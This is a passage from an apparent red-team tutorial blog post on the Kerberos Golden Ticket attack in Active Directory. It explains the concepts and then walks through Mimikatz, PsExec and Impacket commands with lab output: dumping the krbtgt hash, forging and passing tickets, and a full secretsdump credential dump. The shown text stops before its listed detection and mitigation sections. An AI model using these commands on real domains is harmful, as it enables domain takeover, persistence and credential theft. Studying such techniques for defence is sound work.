Domain Persistence: Golden Ticket Attack

posted in RED TEAMING on APRIL 24, 2020 by RAJ CHANDEL with 0 COMMENT

Golden Ticket attack is a famous technique of impersonating users on an AD domain by abusing Kerberos authentication. As we all know Windows two famous authentications are NTLM and Kerberos in this article you will learn why this is known as persistence and how an attacker can exploit the weakness of AD.

Table of Content

- AD Default Local Account
- Kerberos Authentication Process
- Forging Kerberos Tickets
- Golden Ticket Attack
- Golden Ticket Attack Walkthrough


- Mimikatz
- Impacket
- exe
- Metasploit
- Empire

- **Hunting Event log Golden ticket**
- **Mitigation**

AD Default Local Account

Default local accounts are built-in accounts that are created automatically when a Windows Server domain controller is installed, and the domain is created. These default local accounts have counterparts in Active Directory

The default local accounts in the Users container include: Administrator, Guest, and KRBTGT. The HelpAssistant account is installed when a Remote Assistance session is established. The following sections describe the default local accounts and their use in Active Directory.



AD Default Local Account	SID|RID	Breif Discription
Administrator	S-1-5-<domain>-500	• Used on all computers and devices in all versions of the Windows operating system. • Used by the system administrator for tasks that require administrative credentials. • Cannot be deleted or locked out, but can be renamed or disabled. • When Active Directory is installed on the first domain controller in the domain, the Administrator account is created for Active Directory.
Guest	S-1-5-<domain>-501	• It has limited access to the computer and is disabled by default. • Cannot be deleted or disabled, and the account name cannot be changed. • By default, the Guest account password is left blank. • It can be enabled, and the password can be set up if needed, but only by a member of the Administrator group on the domain.
HelpAssistant	S-1-5-<domain>-13 (Terminal Server User) S-1-5-<domain>-14 (Remote Interactive Logon)	• It is enabled when a Remote Assistance session is run. • This account is automatically disabled when no Remote Assistance requests are pending. • It installed with a Remote Assistance session • Managed by the Remote Desktop Help Session Manager service.
KRBTGT	S-1-5-<domain>-502	• It acts as a service account for the Key Distribution Center (KDC) service. • Cannot be deleted, and the account name cannot be changed. • The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created. • Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested. • The TGT password of the KRBTGT account is known only by the Kerberos service.

Kerberos Authentication Process

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Uncategorized


Kerberos tickets, AD uses the KRBTGT account in the AD domain. KRBTGT is also the security principal name used by the KDC for a Windows Server domain

- **Legitimate User:** Begins the communication for a service request.
- **Application Server:** The server with the service the user wants to access.
- **Key Distribution Center (KDC):** KBRTGT account acts as a service account for the Key Distribution Center (KDC) and separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS).
- **Authentication Server (AS):** Verify client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT.
- **Ticket Granting Ticket (TGT):** confirms to other servers that user has been authenticated.
- **Ticket Granting Server (TGS):** User request for TGS from the KDC that will be used to access the service of the application server.

- **Website Hacking**
- **Window Password Hacking**
- **Wireless Hacking**

Articles

Select Month



Forging Kerberos Tickets

Forging Kerberos tickets depends on the password hash available to the attacker

- Golden Tickets requires the KRBTGT password hash.
- Silver ticket requires the Service Account (either the computer account or user account) password hash.


Golden Ticket Attack

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets, As shown in the following image, attacker escape the 1st & 2nd Stage and initialise communication with KCD from 3rd stage. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.

The TGT is used mainly to inform KDC's domain controller that another domain controller has authenticated the users. The reality is that the TGT has the hash KRBTGT password encrypted and any KDC service inside the domain may decrypt to proves it is valid.

The requirements for forging TGT:

- Domain Name
- SID
- Domain KRBTGT Account NTLM password hash
- Impersonate user



If an intruder has access to an Active Directory forest/domain administrator/local administrator account, he/she can exploit Kerberos tickets for identity theft. A golden ticket attack is something that he/ he creates a ticket created by Kerberos that is valid for 10 years. However, if any other user has changed its password, the attacker may use the KRBTGT account to stay on the network. The attacker may


also create accessible user/computer/service tickets from Kerberos for a non-existent Active Directory account.


Golden Ticket Attack Walkthrough

As we know, there is some basic requirement create a forge TGT i.e extract the "**domain Name, SID, krbtgt Hash**", Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

```
privilege::debug
lsadump::lsa /inject /name:krbtgt
```

- **Domain :**local
- **sid**: S-1-5-21-3523557010-2506964455-2614950430
- **krbtgt Hash:** f3bc61e97fb14d18c42bcbf6c3a9055f
- **Impersonate User:** Pavan (In My case)





Even though I have access to domain controller then also I cannot connect to the Application server using PsExce.exe as shown in the below image, now let us try this again, using forge TGT using Multiple Methods.


```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika>whoami
ignite\yashika

C:\Users\yashika>cd Desktop

C:\Users\yashika\Desktop>PsExec64.exe \\ignite.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ignite.local:
Access is denied.

C:\Users\yashika\Desktop>
```

Mimikatz: Pass the Ticket

Mimikatz is available for Kerberos attack, it allows to create the forged ticket and simultaneously pass the TGT to KDC service to Get TSG and you will able to connect to Domain Server. This can be done by running both commands on cmd as administrator.

```
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557
misc::cmd
```

Above command will generate the ticket for impersonating user with RID 500.



As soon as you will run above commands you (attacker) will get a new cmd prompt which will allow to connect with domain server using PsExec.exe as shown in the below image.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```


```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Mimikatz: Generate the ticket

If you do not want to pass the ticket but want to create the forged ticket that you can use later because the TGT is valid for 10 years, you can execute below the command that generates the ticket in the form of the ticket.kirbi file.

```
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557
```

Above command will generate the TGT key for impersonating user with RID 500.



So, whenever you want to access the Domain Server service, you can use the ticket.kirbi file. This can be done by executing the following commands:

```
kerberos::ptt ticket.kirbi
misc::cmd
```

And then repeat the above steps to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```


```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Impacket

Similarly, you can use **impacket** tool to get prerequisite for generating Forge Kerberos ticket, thus repeat the same step using the following command:

```
python lookupsid.py ignite/Administrator:Ignite@987@192.168.1.105
```

Here, we have used for **lookupid** python script to enumerate the Domain SID.



After then, used **secretsdump.py** the python script for extracting Krbtgt hash & domain name with the help of the following command:

```
python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfil
```

```
root@kali:~/impacket/examples# python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfile krb -user-status
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×e7aeb5e2a9fdbe1f85744f4bb2300b1c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1e4e760d7b1a0b07baa0b1f51
IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542dd:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×d322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0×ca6e97e65eacb41d0ee9b6989bc0caf2fb7831a2
[*] NL$KM
 0000   39 26 62 E6 FF 7A 57 FE  29 28 A3 D7 A0 65 7F 9C   9&b..zW.)(...e..
 0010   5C CB 45 8D 03 57 D3 76  7D 7E 58 AF 86 90 A5 FF   \.E..W.v}~X.....
 0020   24 03 F5 2F 39 77 EB D3  C2 A2 01 76 85 D2 E6 49   $../9w.....v...I
 0030   10 F8 28 40 99 53 5F 06  F8 36 C1 4A 48 43 4B 00   ..(@.S_..6.JHCK.
NL$KM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2a2017685d2e64910f8284099535f06f83
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38::: (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f::: (status=Disabled)
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
ignite.local\yashika:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
ignite.local\geet:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
ignite.local\aarti:1605:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
WIN-S0V7KMTVLD2$:1000:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542dd::: (status=Enabled)
DESKTOP-RGP2O9L$:1601:aad3b435b51404eeaad3b435b51404ee:bb5268643ebc527dc128c927269dafa9::: (status=Enabled)
WIN-NFMRD37ITKD$:1606:aad3b435b51404eeaad3b435b51404ee:55e53d0cb158c89edf9702b1ceb2624c::: (status=Enabled)
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b668094738498c0dbe
krbtgt:aes128-cts-hmac-sha1-96:5f1afdbcd094511034dfaae0c3b4785f
krbtgt:des-cbc-md5:e6b39ee93b4c5246
ignite.local\yashika:aes256-cts-hmac-sha1-96:d3fb1a82e4bd25d28d7a29aa9a97d99dd813c2f9ba11d8d2e94a78e1c7a7dd54
ignite.local\yashika:aes128-cts-hmac-sha1-96:4020d90c70c9f647ffcd28c3fa476732
ignite.local\yashika:des-cbc-md5:7045e3add902765d
ignite.local\geet:aes256-cts-hmac-sha1-96:9a9b2388ee32cc76825d2aa471fef95999d4e0f5106b6fc25d16c1a41c1119e9
ignite.local\geet:aes128-cts-hmac-sha1-96:fc2a18d60de768432eefd1ae494143d2
ignite.local\geet:des-cbc-md5:3e2f2029e58c51ef
ignite.local\aarti:aes256-cts-hmac-sha1-96:2ba3305d4ed69fc95328fec7906563fa23cc50c750e214cbc5846041176e778a
ignite.local\aarti:aes128-cts-hmac-sha1-96:28d994cfb0f59b0055b585344462bca7
ignite.local\aarti:des-cbc-md5:c4c80da2fe404c51
WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1e4e760d7b1a0b07baa0b1f51
WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
WIN-S0V7KMTVLD2$:des-cbc-md5:ab862ccbfd577580
DESKTOP-RGP2O9L$:aes256-cts-hmac-sha1-96:7910473efa0a1b37207aa8dd98933460b39513288acbf947cbc60be994ad14b0
DESKTOP-RGP2O9L$:aes128-cts-hmac-sha1-96:9e844e94113f208608a9b75c15132f48
DESKTOP-RGP2O9L$:des-cbc-md5:e316d54cbce9c857
WIN-NFMRD37ITKD$:aes256-cts-hmac-sha1-96:e64af62428ade9b9bea07435e10d3da381ab8108a7e0405839ed5ad2aa0eecab
WIN-NFMRD37ITKD$:aes128-cts-hmac-sha1-96:9d56e21c6c601668268b242bd0121dce
```

